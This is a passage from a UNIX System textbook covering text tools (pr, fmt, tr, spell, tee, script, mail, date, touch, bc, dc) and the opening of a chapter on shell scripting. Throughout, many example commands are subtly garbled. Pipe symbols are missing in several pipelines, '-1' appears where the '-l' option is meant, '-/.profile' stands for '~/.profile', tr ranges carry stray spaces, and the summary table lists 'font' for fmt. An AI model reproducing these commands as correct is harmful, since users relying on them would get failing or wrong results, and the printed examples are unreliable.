pr handles simple page layout, including setting the number of lines per page, the line width, and the offset of the left margin. The following command specifies a line width of 60 characters, a left margin offset of eight characters, and a page length of 60 lines:

```
$ pr –w 60 –o 8 –1 60 note lp
```

fmt

Another simple formatter, **fmt,** can be used to control the width of your output. **fmt** breaks, fills, or joins lines in the input you give it and produces output lines that have (up to) the number of characters you specify The default width is 72 characters, but you can use the **–w** option to specify other line widths. **fmt** is a quick way to consolidate files that contain lots of short lines, or eliminate long lines from files before sending them to a printer. In general it makes ragged files look better. The following illustrates how **fmt** works.

```
$ cat sample
This is an example of
a short
file
that contains lines of varying width.
```

We can even up the lines in the file *sample* as follows.

```
$ fmt –w 16 sample
This is an
example of a
short file that
contains lines
of varying
width.
```

tr

tr replaces one set of characters with another set. For example, you could use **tr** to translate all the : (colon) characters in the */etc/passwd* file into tabs, like this:

```
$ tr : '\t' < /etc/passwd
root    x       0       0    root   /root    /bin/bash
dbp     x     944     100    Dave Barker-Plummer   /home/dbp   /bin/bash
etch    x     945     100    John Etchemendy       /home/etch  /bin/bash
a-liu   x     946     100    Albert Liu      /home/a-liu    /bin/bash
```

In this example, the escape sequence \t stands for the TAB character. It is enclosed in single quotes to prevent the shell from interpreting it. File redirection (with the input operator <) is used to send the contents of */etc/passwd* to **tr**. The **tr** command is one of the few common UNIX System tools that does not allow you to specify a filename as an argument. **tr** *only* reads standard input, so you have to use input redirection or a pipe to give it input.

The **tr** command can translate any number of characters. In general, you give **tr** two lists of characters: the list of characters to be translated, and the list of characters they will be replaced by. **tr** translates the first character in the input list to the first character in the output list, the second input character to the second output character, and so on. For example, the following command replaces the characters *a, b,* and *c* in *lowerfile* with the corresponding uppercase letters, and saves the output to a new file:

```
$ tr abc ABC < lowerfile > upperfile
```

Because each character in the input list corresponds to one character in the output list, the two lists must have the same number of characters.

Specifying Ranges and Repetitions

You can use brackets and a minus sign (−) to indicate a range of characters, similar to the use of range patterns in regular expressions and filename matching. The following example uses **tr** to translate all lowercase letters in *name_file* to uppercase:

```
$ cat name_file
ben
robin
dan
marissa
$ tr ' [a-z] ' ' [A-Z] ' < name_file
BEN
ROBIN
DAN
MARISSA
```

tr can be used to encode or decode text using simple substitution ciphers (codes). A specific example of this is the *rot13* cipher, which replaces each letter in the input text with the letter 13 letters later in the alphabet (wrapping around at the end). For instance, *k* is translated to *x* and *Y* is translated to *L*. The following command encrypts a file using this rule. Note that rot13 maps lowercase letters to lowercase letters and uppercase letters to uppercase letters.

```
$ cat hello
Hello, world
$ tr "[a-m] [n-z] [A-M] [N-Z]" "[n-z] [a-m] [N-Z] [A-M]" < hello > code.rot13
$ cat code.rot13
Uryyb, j beyq
```

You can use the same **tr** command to decrypt a file encrypted with the rot13 rule. The rot13 cipher is sometimes used to weakly encrypt potentially offensive jokes in newsgroups.

If you want to translate each of a set of input characters to the same single output character, you can use an asterisk to tell **tr** to repeat the output character. For example, the following replaces each digit in the input with the number sign (#).

```
$ tr ' [0-9] ' ' [#*] ' < data
```

This particular feature of **tr** is not found in all versions of UNIX.

Removing Repeated Characters

The previous example translates digits to number signs. Each digit of a number will produce a number sign in the output. For example, 1024 comes out as #. You can tell **tr** to remove repeated characters from the translated string with the **−s** (squeeze) option. The following version of the preceding command replaces each number in the input with a single number sign in the output, regardless of how many digits it contains:

```
$ tr -s ' [0-9] ' ' [#*] ' < data
```

You can use **tr** to create a list of all the words appearing in a file. The following command puts every word in the file on a separate line by replacing each group of spaces with a newline. It then sorts the words into alphabetical order and uses **uniq** to produce an output that lists each word and the number of times it occurs in the file.

```
$ cat short_file
This is the first line.
And this is the last.
$ cat short_file | tr -s ' ' '\n' sort | uniq -c
1 And
1 This
1 first
2 is
1 last.
```

```
1 line.
2 the
1 this
```

If you wanted to list words in order of descending frequency, you could pipe the output of **uniq −c** to **sort −rn**.

Other Options for tr

Sometimes it is convenient to specify the input list by its *complement,* that is, by telling **tr** which characters *not* to translate. You can do this with the **−c** (complement) option.

The following command makes nonalphanumeric characters in a file easily visible by translating characters that are not alphabetic or digits to an underscore.

```
$ tr -c ' [A-Z] [a-z] [0-9] ' ' [_*] ' < messyfile
```

You can use the **−d** (delete) option to tell **tr** to delete characters in the input set from its output. This is an easy way to remove special or nonprinting characters from a file. The following command uses the **−c** and **−d** options to remove everything except alphabetic characters and digits:

```
$ tr -cd " [a-z] [A-Z] [0-9]" < messyfile
```

In particular, this example will delete punctuation marks, spaces, and other characters.

spell

spell is a UNIX command that allows you to check the spelling in a file. Running

```
$ spell textfile
```

will produce a list of the words that are misspelled in *textfile*. The option **−b** causes spell to use British spellings.

Linux systems come with the command **ispell,** which allows you to interactively correct misspelled words. **ispell** can be downloaded from *http://ficus-www.cs.uda.edu/geoff/ispell.html*. A similar program, called **aspell,** can be found at *http://aspell.net/*. To check the spelling in a file with **aspell,** use

```
$ aspell check textfile
```

aspell often does a better job of suggesting alternatives to misspelled words than **ispell**. The manual can be found online at *http://aspell.net/man-html/index.html*.

PREV NEXT

Saving Output

In addition to the file redirection operator >, the UNIX System provides several commands that you can use to record output. The command **tee** can be used to copy standard output to a file, while **script** can be used to keep a record of your session. You can also use **mail** from the command line to send output as e-mail.

tee

The **tee** command is named after a tee joint in plumbing. A tee joint splits an incoming stream of water into two separate streams. **tee** splits its (standard) input into two or more output streams; one is sent to standard output, the others are sent to the files you specify

The following command uses **file** to display information about files in the current directory By sending the output to **tee,** you can view it on your screen and at the same time save a copy in the file *filetypes*:

```
$ file * | tee filetypes
```

In this example, if the file *filetypes* already exists, it will be overwritten. You can use **tee −a filetypes** to append output to the file.

You can also use **tee** inside a pipeline to monitor part of a complex command. The following example prints the output of a **grep** command by sending it directly to **lp**. Passing the data through **tee** allows you to see the output on your screen as well:

```
$ grep perl filetypes | tee /dev/tty lp
```

Note the use of */dev/tty* in this example. Recall that **tee** sends one output stream to standard output, and the other to a specified file. In this case, you cannot use the standard output from **tee** to view the information, because standard output is used as the input to **lp**. In order to display the data on the screen, this command makes use of the fact that */dev/tty* is the name of the logical file corresponding to your display Sending the data to the “file” */dev/tty* displays it on your screen.

Finally, **tee** can be used in a shell script to create a log file. For example, if you have a script that can be run periodically to backup files, the last line in the script could be

```
$ echo "'date' Backup completed." tee –a logfile
```

This will print a message containing the current date and time to standard output, and also append the message to *logfile*.

script

The **script** command copies *everything* displayed on your terminal screen to a file, including both your input and the system’s prompts and output. You can use it to keep a record of part or all of a session. It can be very handy when you want to document how to solve a complicated problem, or when you are learning to use a new program. To use it, you invoke **script** with the name of the file in which you want the transcript stored. For example,

```
$ script mysession
Script started, file is mysession
```

To terminate the script program and end recording, type CTRL-D:

```
$ [CTRL-D] Script done, file is mysession
```

If you invoke **script** without a filename argument, it uses the default filename *typescript*.

An example of a file produced by **script** is shown here:

```
$ script ksh-install
Script started on Mon 27 Nov 2006 09:59:58 AM PST
```

```
$ cd Desktop^M
$ gunzip ksh.2006-02-14.linux.i386.gz^M
$ mv ksh* ../bin^M
$ cd ../bin^M
$ ln -s ksh* ksh^M
$
Script done on Mon 27 Nov 2006 10:01:06 AM PST
```

Note that **script** includes *all* of the characters you type, including CTRL-M (which represents RETURN), in its output file. The **script** command is not very useful for recording sessions with screen-oriented programs such as **vi** because the resulting files include screen control characters that make them difficult to use.

mail

The **mail** command, and the related commands **mailx** and **Mail,** were introduced in Chapter 2. Most users will quickly switch to a more full-featured mail program, but **mail** is still useful for certain tasks. In particular, it can be used in a pipeline to mail the output of a command, as in this example:

```
$ find . -print mail root
```

This will send a list of files to the root user. The **mail** command can also be useful in shell scripts, as will be seen in the next chapter.

If the **mail** command is unable to send a message, it will save it in the file *dead.letter*.

PREV NEXT

Working with Dates and Times

The UNIX System includes several tools for working with dates and times. Two of these are **date,** which can get the current time or format an arbitrary time, and **touch,** which can change the modification time associated with a file.

date

The **date** command prints the current time and date in any of a variety of formats. It is also used by the system administrator to set or change the system time. You can use it to *timestamp* data in files, to display the time as part of a prompt, or simply as part of your login *.profile* sequence.

By itself, **date** prints the date in a default format, like this:

```
$ date
Mon Sept 18 17:19:33 PDT 2006
```

You can change the information that **date** prints with format specification options. Date format specifications are entered as arguments to **date**. They begin with a plus sign (+), followed by codes that tell **date** what information to display and how to display it. These codes use the percent sign (%) followed by a single letter to specify particular types of information. Format specifications can include ordinary text that you specify as part of the argument.

Here is one example of the type of formatting you can use with **date**:

```
$ date "+Today is %A, %B %d, %Y"
Today is Monday, September 18, 2006
```

Table 19–4 lists some of the more useful date format specifications.

Table 19–4: date Format Specifications

Unit	Symbol	Example	Unit	Symbol	Example
Year	Y y	2006 06	Hour	H I	17 (00 to 23) 5 (1 to 12)
Month	B b m	November Nov 11	Minute	M	23 (00 to 59)
Day of week	A a	Saturday Sat	Second	S	03
Day of month	d e	04 4	A.M./P.M.	P P	AM pm
Day of year	j	256	Time	T X	14:20:15 02:20:15 PM
Date	D	03/27/79	Newline	n	

One common use of **date** is to create a *timestamp,* a string which can be added to data in order to mark the date when it was created. For example,

```
$ cat output > "logfile.$(date "+%Y.%j, %X")"
$ ls log*
logfile.2006.261.17.19.48
```

uses command substitution to create a file with the date and time appended to the filename. In some versions of **date,** the command

```
$ date +%s
1158625190
```

will print the number of seconds since January 1,1970 UTC, which is a common format for a timestamp.

Like the cal command, **date** can be used to look up a specific day. The GNU version of **date** has a **−d** option that allows you to specify a particular time or date to display:

```
$ date -d 1/1/2007
Mon Jan 1 00:00:00 PST 2007
$ date +%A -d 11/23         # Find the day of the week for 11/23 this year.
Thursday
```

touch

Chapter 3 showed how you can use the **touch** command to create a new empty file. But the primary purpose of touch is to change the access and modification times for each of its filename arguments.

Every file in the UNIX file system has three times associated with it, and the **touch** command can be used to change two of them. One is the modification time, that is, the time when the file was last changed. This is the time that is displayed with **ls −1**. Files also have an access time, which can be displayed with **ls −lu**. You can use the **−mtime** and **−atime** options to **find** in order to search for files according to these times.

The command

```
$ touch filename
```

changes both the modification time and access time of *filename* to the current time. The command **touch −m** changes only the modification time, and the **−a** option causes **touch** to change only the access time.

One use of **touch** is in working with shell scripts that perform actions according to how recently a file was changed. For example, you could write a script to back up files that used **touch** to mark each file after copying it. The script could use **find** to search for files by modification date in order to copy only those files that had changed since the last backup.

PREV NEXT

Performing Mathematical Calculations

The UNIX system provides several tools for doing mathematical operations. One of these is the **factor** command, which finds the prime factors of a positive integer. Some systems include the **primes** command, which can be used to generate a list of prime numbers. This section describes two of the most powerful and useful UNIX tools for mathematical calculations.

- **bc** (basic calculator) is a powerful and flexible program for executing arithmetic calculations. It includes control statements and the ability to create and save userdefined functions.
- **dc** (desk calculator) is an older alternative to **bc**. It uses the RPN (Reverse Polish Notation) method of entering data and operations (unlike **bc,** which uses the more familiar *infix* method).

bc

The **bc** command is both a calculator and a mini-language for writing mathematical programs. It provides all of the standard arithmetic operations, as well as a set of control statements and user-definable functions.

Using **bc** is fairly intuitive, as this example shows.

```
$ bc
32+17
49
sqrt (49)
7
quit
```

As you can see, most arithmetic operators act just as you would expect. To add 32 and 17, just type 32+17, and **bc** will print the result. The command to find a square root is **sqrt,** and the command to exit **bc** is **quit**. To do longer strings of calculations, parentheses can be used to group terms:

```
$ bc
(( (1+5)*(3+4))/6)^2
49
quit
```

By default, **bc** does not save any decimal places in the result of a calculation. For example, if you try to find the square root of 2, it will report that the result is 1:

```
$ bc
sqrt(2)
1
```

The **bc** command can be used to do calculations to any degree of precision, but you must remember to specify how many decimal places to preserve (the *scale*). You do this by setting the variable **scale** to the appropriate number. For instance,

```
scale=4
sqrt (2)
1.4142
```

This time the result shows the square root to four decimal places.

A number of common mathematical functions are available with the **–l** (library) option. This tells **bc** to read in a set of predefined functions, including **s** (sine), **c** (cosine), **a** (arctangent), 1 (natural logarithm), and **e** (raises the constant e to a power). The following example shows how you could use the arctangent of 1 to find the approximate value of pi:

```
$ bc -1
scale=6
a(1) * 4
```

```
3.141592
```

You can save the result of a calculation with a variable. For example, you might want to save the value of pi in order to use it in another line:

```
pi=a(1) * 4
16*pi
50.265472
```

In newer versions of **bc,** the result of your latest calculation is automatically saved in the variable **last**.

Table 19–5 lists the most common **bc** operators, instructions, and functions.

Table 19–5: bc Operators and Functions

Symbol	Operation	Symbol	Operation
+	Addition	sqrt(*x*)	Square root
–	Subtraction	scale=*n*	Set scale
/	Division	ibase=*n*	Set input base
*	Multiplication	obase=*n*	Set output base
%	Remainder	define f(x)	Define function
A	Exponentiation	for, if, while	Control statements
()	Grouping	quit	Exit **bc**

Changing Bases

The **bc** command can be used to convert numbers from one base to another. The **ibase** variable sets the input base, and **obase** controls the output base. In the following example, when you enter the binary number 11010, **bc** displays the decimal equivalent, 26:

```
$ bc
ibase=2
11010
26
ibase=1010
```

To change back to the default input base of 10, you will need to enter the number 10 *in the new base*. So, in the preceding example, the line **ibase=1010** returns to decimal input, since 1010 is binary for the number 10.

To convert typed decimal numbers to their hexadecimal representation, use **obase**:

```
$ bc
obase=16
41968
A3F0
```

This time you can return to decimal by typing **obase=10,** since you did not change the input base.

Control Statements

You can use bc control statements to write numerical programs or functions. The **bc** control statements include **for, if,** and **while**. Their syntax and use is the same as the corresponding statements in the C language. Curly brackets can be used to group terms that are part of a control statement.

The following example uses the **for** statement to compute the first four squares:

```
$ bc
for(i=1;i<=4;i=i+1) i^2
1
```

```
4
9
16
```

The next example uses **while** to print the squares of the first ten integers:

```
x=1
while(x<=10) {
x^2
x=x+1
```

The following line tests the value of the variable *x* and, if it is greater than 10, sets *y* to 10:

```
if(x>10) y=10
```

Defining Your Own Functions

You can define your own **bc** functions and use them just like built-in functions. The format of **bc** function definitions is the same as that of functions in the C language. The following illustrates how you could define and use a function:

```
define pyth(a,b){
c=a^2+b^2
return(sqrt(c))
}
pyth (3, 4)
5
```

Another example, which uses the **for** statement, is a function to compute factorials:

```
define f(n) {
auto x, i
x=1
for (i=1;i<=n;i=i+1) x=x*i
return(x)
}
```

The **bc** command is ultimately rather limited for programming, but **bc** can be used in shell scripts to perform calculations. The next chapter describes shell scripting in detail, including a few examples with **bc**. Alternately, the **awk** language can be used to perform the same functions that **bc** provides, but it is more powerful and flexible. **awk** is described in Chapter 21.

Reading Functions from Files

The **bc** command allows you to read in a file and then continue to accept keyboard input. This allows you to build up libraries of **bc** programs and functions. For example, suppose you have saved the factorial function in a file called *lib.bc*. If you tell **bc** to read this file when it starts up, you can use these functions just like built-in functions. For instance,

```
$ bc lib.bc
f (5)
120
```

dc

The **dc** command gives you a calculator that uses the *Reverse Polish Notation (RPN)* method of entering data and operations. This approach is based on the concept of a *stack* that contains the data you enter, and *operators* that act on the numbers at the top of the stack.

When you enter a number, it is placed on top of the stack. Each new number is placed above the preceding one. An operation (+, −, etc.) acts on the number or numbers on the top of the stack. In most cases, an operation replaces the numbers on top of the stack with the result of the operation.

Data and operators can be separated by any white space (a new line, space, or tab). You do not need a space between operator symbols. The following shows how you could use **dc** to add two numbers:

```
$ dc
```

```
32 64+p
96
q
$
```

In this example, the numbers 32 and 64 are added together. The "p" tells **dc** to print the result. The "q" is the instruction to quit the program.

The **dc** command provides the standard arithmetic operators, including remainder (%) and square root (v). The **f** command prints the full stack. A good way to learn about how **dc** works is to experiment with it, printing out the stack before and after each operation.

By default, **dc** does not save any decimal places in the result of a calculation. As with **bc,** you must remember to specify the scale. To set the scale, enter the desired number followed by **k**. For instance,

```
4 k 2vp
1.4142
```

This example prints the square root of 2 to 4 decimal places.

There are no parentheses in **dc**. Because the result of each calculation is added to the top of the stack, it is possible to do long strings of calculations without them. The calculation

```
$ bc
(((1+5)*(3+4))/6)^2
49
```

would look like

```
$ dc
1 5+ 3 4+ * 6/ 2^
49
```

in **dc**. Notice that the second example is much more concise. This is one of the features of RPN that makes it very appealing to some people.

Table 19–6 shows the symbols for the basic **dc** operators.

Table 19–6: dc Operators

Symbol	Operation	Symbol	Operation
+	Addition	P	Print top item on stack
–	Subtraction	d	Duplicate top item on stack
/	Division	r	Reverse top two items on stack
*	Multiplication	f	Print entire stack
%	Remainder	c	Clear stack
^	Exponentiation	s*x*	Save to memory register *x*
v	Square root	l*x*	Load from register *x*
k	Set scale	I	Set input base
q or Q	Exit program	o	Set output base

Programming in dc

The **dc** language also includes instructions that you can use to write complex numerical programs. The syntax is very unintuitive, however, and most users will be much more comfortable using **bc** or another scripting language. Programmers who do learn to program in **dc** typically see it as an interesting challenge rather than a serious choice of language.

For those who are curious about the sort of programs that can be written in **dc,** Amit Singh has a

remarkably readable example at *http://www.kernelthread.com/hanvi/html/dc.html*.

PREV NEXT

PREV NEXT

Summary

The UNIX System gives you many commands that can be used singly or in combination to perform a wide variety of tasks, and to solve a wide range of problems. They can be thought of as software tools. This chapter has surveyed a number of the most useful tools in the UNIX System toolkit, including tools for finding patterns in files; working with compressed files, modifying structured files; comparing files; and performing numerical computations.

These tools can be used on the command line, as shown in many of these examples, or invoked from scripts. In fact, many of these tools are extremely useful when writing scripts to automate complex tasks. Shell scripting will be discussed in the next chapter. Two very powerful tools for scripting, **awk** and **sed,** are discussed in the chapter after that.

Table 19–7 summarizes the commands that were discussed in this chapter.

Table 19–7: Command Summary

Commands	Use	Commands	Use
grep **fgrep** **egrep**	Search for text in a file	**cmp** **comm** **diff** **dircmp**	Compare files or directories
pack **compress** **gzip** **bzip2**	Compress a file See section on compressing files for related commands, such as **gunzip** and **zcat**	**od** **strings**	View files with unusual characters
tar	Package/extract a set of files	**tac**	Print a file backward
wc	Count words or lines	**pr** **font**	Add simple formatting
nl	Add line numbers	**tr**	Translate certain characters
cut **colrm**	Get certain columns or fields	**tee**	Fork output to a file and to standard output
paste **join**	Combine files formatted with columns or fields	**script**	Record all text on the screen
sort	Sort lines	**mail**	Send mail
uniq	Remove duplicate lines	**date**	Display the date and time
patch	Update a file to a new version	**touch**	Update the date on a file
spell **ispell**	Check spelling	**bc** **dc**	Perform calculations

PREV NEXT

PREV NEXT

How to Find Out More

Many books on the UNIX System contain discussions of tools and filters. One excellent work, with lots of examples, is

> Powers, Shelley et al. *UNIX Power Tools* . 3rd ed. Sebastopol, CA: O'Reilly & Associates, 2002.

A dictionary-like reference, similar in style to the UNIX **man** pages, is

> Robbins, Arnold. *UNIX in a Nutshell* . 4th ed. Sebastopol, CA: O'Reilly Media, 2005.

Information on GNU project tools, and how to obtain them, is available at the GNU web site, *http://www.gnu.org/* .

PREV NEXT

PREV NEXT

Chapter 20: Shell Scripting

Overview

By now you are familiar with using the shell interactively to enter commands. In addition to being a command interpreter, however, the shell is a full-fledged programming language. A program written in the shell language (or, as some users would say, written "in shell") is often called a *shell script*. A shell script is just a sequence of commands that have been saved in a file. In fact, any commands you might enter at the command line can be made into a script, and any script that you might write can also be executed just by entering the commands in the file at the command line. This makes basic shell programming very easy to learn, even if you have never programmed before. The shell configuration files (such as your *.profile* or *.bashrc*) are examples of shell scripts.

This chapter shows you how to program in shell, including how to:

- Write and execute simple shell scripts
- Include UNIX System commands in shell programs
- Use shell features like variables and I/O redirection in your scripts
- Pass arguments and parameters to shell scripts
- Make logical tests and execute commands based on their outcome
- Use branching and looping operators
- Use arithmetic expressions in shell programs

This chapter covers Bourne shell **(sh)** style scripting only This includes the **ksh** and **bash** shell languages. It will not cover scripting in **csh** or **tcsh**. These shells are much less commonly used for scripting than the Bourne-compatible shells, and in fact they lack some features that are important for scripting. If you use **csh** or **tcsh** as your interactive shell, you can still use **sh** to run the scripts described in this chapter. See the section "Other Ways to Execute Scripts" for details.

PREV NEXT

PREV NEXT

The Shell Language vs. Other Programming Languages

The shell is a high-level programming language, meaning that you do not have to worry about complex tasks such as memory management. This makes it easier to learn than a systems programming language such as C or C++. Shell programs are generally faster to write than corresponding C programs, and they are often easier to debug. However, C programs almost always run faster and more efficiently. Therefore, shell scripting and C programming are used for very different tasks. For quickly writing relatively short tools, shell is a much better choice, but for large systems programming projects, C is clearly superior.

One important feature of shell scripts is that they are interpreted rather than compiled. This means that when you run a shell script, the shell program itself is invoked to run the commands in your file. You can easily test shell scripts as you write them just by running them from the command line. In contrast, compiled languages such as C are written in source files, which must be converted to binary executables before they can be run. You cannot create binary executables from your shell scripts.

In comparison to other scripting languages, such as Perl, Python, or TCL, the shell programming language is tightly integrated into UNIX. It is designed to allow you to call UNIX commands and tools from within your scripts. This means that you already know many of the commands for writing shell scripts, since they are the UNIX commands you use frequently. If you are writing a script that relies heavily on existing UNIX commands, shell is an excellent choice.

However, the shell language was largely written when the Bourne shell was released in 1978. Because it is so important for shell scripts to be backward compatible (since shell scripts are used for so much existing UNIX code), the language cannot evolve as much as other scripting languages. This means that shell scripting lacks many new and powerful features that other languages have introduced more recently. Shell scripting remains an excellent introduction to scripting (and programming in general), and it can be the fastest choice when writing short UNIX-based scripts, but if you find yourself writing longer or more complex programs, you will eventually want to explore other languages (such as Perl or Python).

PREV NEXT

PREV NEXT

A Sample Shell Script

A common use of shell programs is to assemble an often-used string of commands. For example, suppose you are writing a long article that has been formatted for use with **nroff** and the related tools **tbl** and **col**. When you want to print a proof copy of your article, you have to enter a command string like this:

```
$ cat article | tbl |
> nroff -cm -rA2 -rN2 -rE1 -rC3 -rL66 -rW67 -rO0 |
> col | lp -dpr2
```

Clearly, typing this entire command sequence, and looking up the options each time you wish to proof your article, is tedious. You can avoid this effort by putting the list of commands into a file and running that file whenever you wish to proof the article. In this example, the file is called *proof*:

```
$ cat proof
cat article | tbl | nroff -cm -rA2 \
-rN2 -rE1 -rC3 -rL66 -rW67 -rO0 |
col | lp -dpr2
```

The backslash (\) at the end of the first line of output indicates that the command continues over to the next line. The shell automatically continues at the end of the second line, because a pipe (|) cannot end a command.

Executing Your Script

The next step after creating the file is to make it *executable*. This means setting the read and execute permissions on the file so that the shell can run it.

If you attempt to run a script that is not executable, you will get an error message like

```
sh: proof: Permission denied
```

To give the *proof* file read and execute permissions for all users, use the **chmod** command:

```
$ chmod +rx proof
```

Now you can execute the command by typing the name of the executable file. For example,

```
$ ./proof
```

if the script is in your current directory, or

```
$ proof
```

if it is in a directory in your PATH. At this point, all of the commands in the file will be read by the shell and executed just as if you had typed them.

PREV NEXT

PREV NEXT

Other Ways to Execute Scripts

The preceding example shows the most common way to run a shell script-that is, treating it as a program and executing the command file directly However, there are other ways to execute scripts that are sometimes useful.

Specifying Which Shell to Use

Many scripts start with a line that looks like this:

```
#!/bin/sh
```

When you run a script like this, your shell reads the first line and interprets it to mean "run this script with **/bin/sh**." This means that regardless of which shell you are using when you run the script, it will always be interpreted by **sh**. Since some scripts may not be compatible with all shells, this can help make your scripts more portable. For example, you could run this script even if you are using **tcsh,** and it will still work properly

Note, by the way, that this works with any program, not just **/bin/sh**. You could use the line **#!/bin/bash** to make your script run under **bash**. A Perl script might start with **#!/usr/bin/perl**, or a Python script with **#! /usr/bin/python**.

Explicitly Invoking the Shell

In all of the examples we have seen so far, your shell automatically starts a new subshell that reads and executes your script. You can explicitly start a subshell to run a script like this:

```
$ sh scriptname
```

This will start an instance of **sh** that runs the commands in *scriptname*. When *scriptname* terminates, the subshell dies, and the original shell awakens and returns a system prompt. Because you are not executing the file *scriptname* directly, you do not need execute permission for it, although it must still be readable. Note that this will work even if **sh** is not your current shell.

Running Scripts in the Current Shell

When you run a script in a subshell, as all of the examples so far have done, the commands that are executed cannot change your current environment. For example, suppose you make some changes to your *.profile,* such as adding new environment variables or defining some aliases, and you want to test them. You could do

```
$ -/.profile
```

if the file is executable, or

```
$ ksh -/.profile
```

if it is not. But in either case, the changes to your environment are lost as soon as the script finishes and the subshell exits. Instead, you should use

```
$ . -/.profile
```

The . (dot) command is a shell command that takes a filename as its argument and causes your *current* shell to read and execute the commands in it. Any changes to your current environment will remain even after the script is completed. When run with the . command, scripts do not need execute permission, only read permission.

PREV NEXT

PREV NEXT

Putting Comments in Shell Scripts

You can insert comments into your scripts to help you recall what they are for. Comments can also be used to document complex sections of a script, or to help other users understand how a script works. Providing good comments can make your programs more *maintainable,* meaning that they are easy to edit in the future. Adding comments does not affect the speed or performance of a shell program.

A comment begins with the # (pound) sign. When the shell encounters a statement beginning with #, it ignores everything from the # to the end of the line. (The only exception is when the first line in a file begins with #!. As discussed previously, this causes the shell to execute the file with a specific program.) This example shows how comments may be used to clarify even a relatively short script:

```
#!/bin/sh
#
# backupWork-a program to backup some important files and directories
# Version 1, Aug 2006
#

# Get the current date in a special format
# On Sept 27, 2006 at 9:05 pm,
# this would look like 2006.09.27.09:05:00
TIMESTAMP='date +%Y.%m.%d.%T'

# Create the new backup directory
# Could look like ~/Backups/Backup.2006.09.27.09:05:00
BACKUPDIR="~/Backups/Backup.$TIMESTAMP"
mkdir $BACKUPDIR

# Copy files to new directory
cp -r ~/Work/Project $BACKUPDIR
cp -r ~/Mail $BACKUPDIR
cp -/important $BACKUPDIR

# Send mail to confirm that backup was done
echo "Backup to $BACKUPDIR completed." | mail $LOGNAME
```

PREV NEXT

PREV NEXT

Working with Variables

You can create variables in your scripts to save information. These work just like the shell variables described in Chapter 4. You can set or access a variable like this:

```
MESSAGE="Hello, world"
echo $MESSAGE
```

Recall that **echo** prints its arguments to standard output. The section "Shell Input and Output" will explain more about printing to the screen.

You need the $ in *$MESSAGE* if you want to print the value. The line **echo MESSAGE** will just print the word "MESSAGE". This is different from languages like C, which do not require a $ when printing a variable, and also from Perl, which always requires a $ or other symbol in front of variable names.

You can also use your shell environment variables in your scripts. For example, you might want to create a script that configures your environment for a special project, like this:

```
$ cat dev-config
DEVPATH=/usr/project2.0/bin:/usr/project2.0/tools/bin:$HOME/dev/project2.0
export DEVPATH

cd $HOME/dev/proj ect2.0
```

This script uses the value of the shell environment variable *$HOME*. It also sets a new variable, called *DEVPATH*. If you want *DEVPATH* to become a new environment variable, and the **cd** command to change your current directory, you will have to run the script in the current shell, like this:

```
$ . ./dev-config
```

You can use environment variables to pass information to your scripts, as in this example, which uses the environment variable *ARTICLE* to pass information to the *proof* script we saw earlier:

```
$ cat proof
cat $ARTICLE | tbl | nroff -cm -rA2 \
-rN2 -rE1 -rC3 -rL66 -rW67 -rO0 |
col | lp -dpr2
$ export ARTICLE=article2
$ ./proof
```

A better way to get information to your scripts is with command-line arguments, which will be explained later in this chapter. Alternatively, you can get input directly from the user with **read,** which is discussed in the section "Shell Input and Output."

Special Variable Expansions

When the shell interprets or *expands* the value of a variable, it replaces the variable with its value. You can perform a number of operations on variables as part of their expansion. These include specifying a default value and providing error messages for unset variables.

Grouping Variable Names

While *$VARNAME* is usually more convenient, you can also get the value of a variable with *${VARNAME}*. This can be useful when you want to concatenate the variable with other information. For example,

```
NEWFILE=$OLDFILExxx
```

will set *NEWFILE* to the value of the variable *OLDFILExxx.* Since this variable probably doesn't exist, *NEWFILE* will be empty Instead, you can use

```
NEWFILE=${OLDFILE}XXX
```

which will set *NEWFILE* to the value of *OLDFILE* with "xxx" added on to the end.

Providing Default Values

At times you may want to use a variable without knowing whether or not it has been set. You can specify a default value for the variable with this construct:

```
${VARIABLE:-default}
```

This will use the value of *VARIABLE* if it is defined, and the string *default* if it is not. It does not set or change the variable.

For example, in the *proof* script shown earlier, the environment variable *ARTICLE* might not be defined. If you replace *$ARTICLE* as shown,

```
cat ${ARTICLE:-article} | tbl | nroff -cm -rA2 \
-rN2 -rE1 -rC3 -rL66 -rW67 -rO0 |
col | lp -dpr2
```

the script will format and print the file *article* by default when *ARTICLE* is undefined.

A related operation assigns a default to an unset variable. The syntax for this is

```
${VARIABLE:=value}
```

If *VARIABLE* is null or unset, it is set to *value*. If it already has a value, it is not changed.

Giving an Error Message for a Missing Value

Occasionally, you may not want a shell program to execute unless all of the important parameters are set. For example, a program may have to look in various directories specified by your *PATH* to find important programs. If the value of *PATH* is not available to the shell, execution should stop. You can use the form

```
${VARIABLE:?message}
```

to do this. When *VARIABLE* is not set, this will print *message* and exit. For example,

```
echo ${PATH:?warning: PATH not set}
```

will print the value of the *PATH* variable if it is set. If *PATH* is not defined, the script exits with an error, and the message "warning: PATH not set" is printed to standard error.

If you do not specify an error message, as in,

```
${PATH:?}
```

a generic message will be displayed, such as

```
sh: PATH: parameter null or not set
```

In the variable expansion examples just presented, the colon (:) and curly braces ({}) are optional. It is a good idea, however, to always make a point of using them, since they help make your scripts more readable and can prevent certain bugs.

Special Variables for Shell Programs

The shell provides a number of special variables that are useful in scripts. These provide information about aspects of your environment that may be important in shell programs. The shell also uses special variables, including the values *$** and *$#,* to pass command-line arguments to your scripts. These variables will be discussed in a later section.

The variable *?* is the value returned by the most recent command. When a command executes, it returns a number to the shell. This number indicates whether it succeeded (ran to completion) or failed (encountered an error). By convention, 0 is returned by a successful command, and a nonzero value is returned when a command fails. In the section "Conditional Execution," you will learn how to test whether the last command was successful by checking *$?*.

The variable *$* contains the process ID of the current process (the shell that is running your script). This can be used to create a temporary file with a unique name. For example, suppose you write a script that uses the **find** command, which often prints messages to standard error. You might want to capture the error messages in a file rather than printing them on the screen, but you need to pick a filename that does not already exist. You could use this command:

```
find . -name $FILENAME > error$$
```

The value *$$* is the number of the current process, and the filename *error$$* is most likely unique.

The variable *!* contains the process ID of the last background process. It is useful when a script needs to kill a background process it has previously begun.

Remember that *NAME* is the name of a shell variable, but *$NAME* is the value of the variable. Therefore, $, ?, and ! are variables, but $$, $?, and $! are their values.

The Korn shell and **bash** add the following useful variables. These are not standard in **sh**.

- *PWD* contains the name of the current working directory.
- *OLDPWD* contains the name of the preceding working directory.
- *LINENO* is the current line number in your script.
- *RANDOM* contains a random integer, taken from a uniform distribution over the range from 0 to 32,767. The value of RANDOM changes each time it is accessed.

Arrays and Lists

The Korn shell and **bash** allow you to define arrays. An array is a list of values, in which each element has a number, or *index,* associated with it. The first element in an array has index 0. For example, the following defines an array *FILE* consisting of three items:

```
FILE[0]=new
FILE[1]=temp
FILE[2] =$BACKUP
```

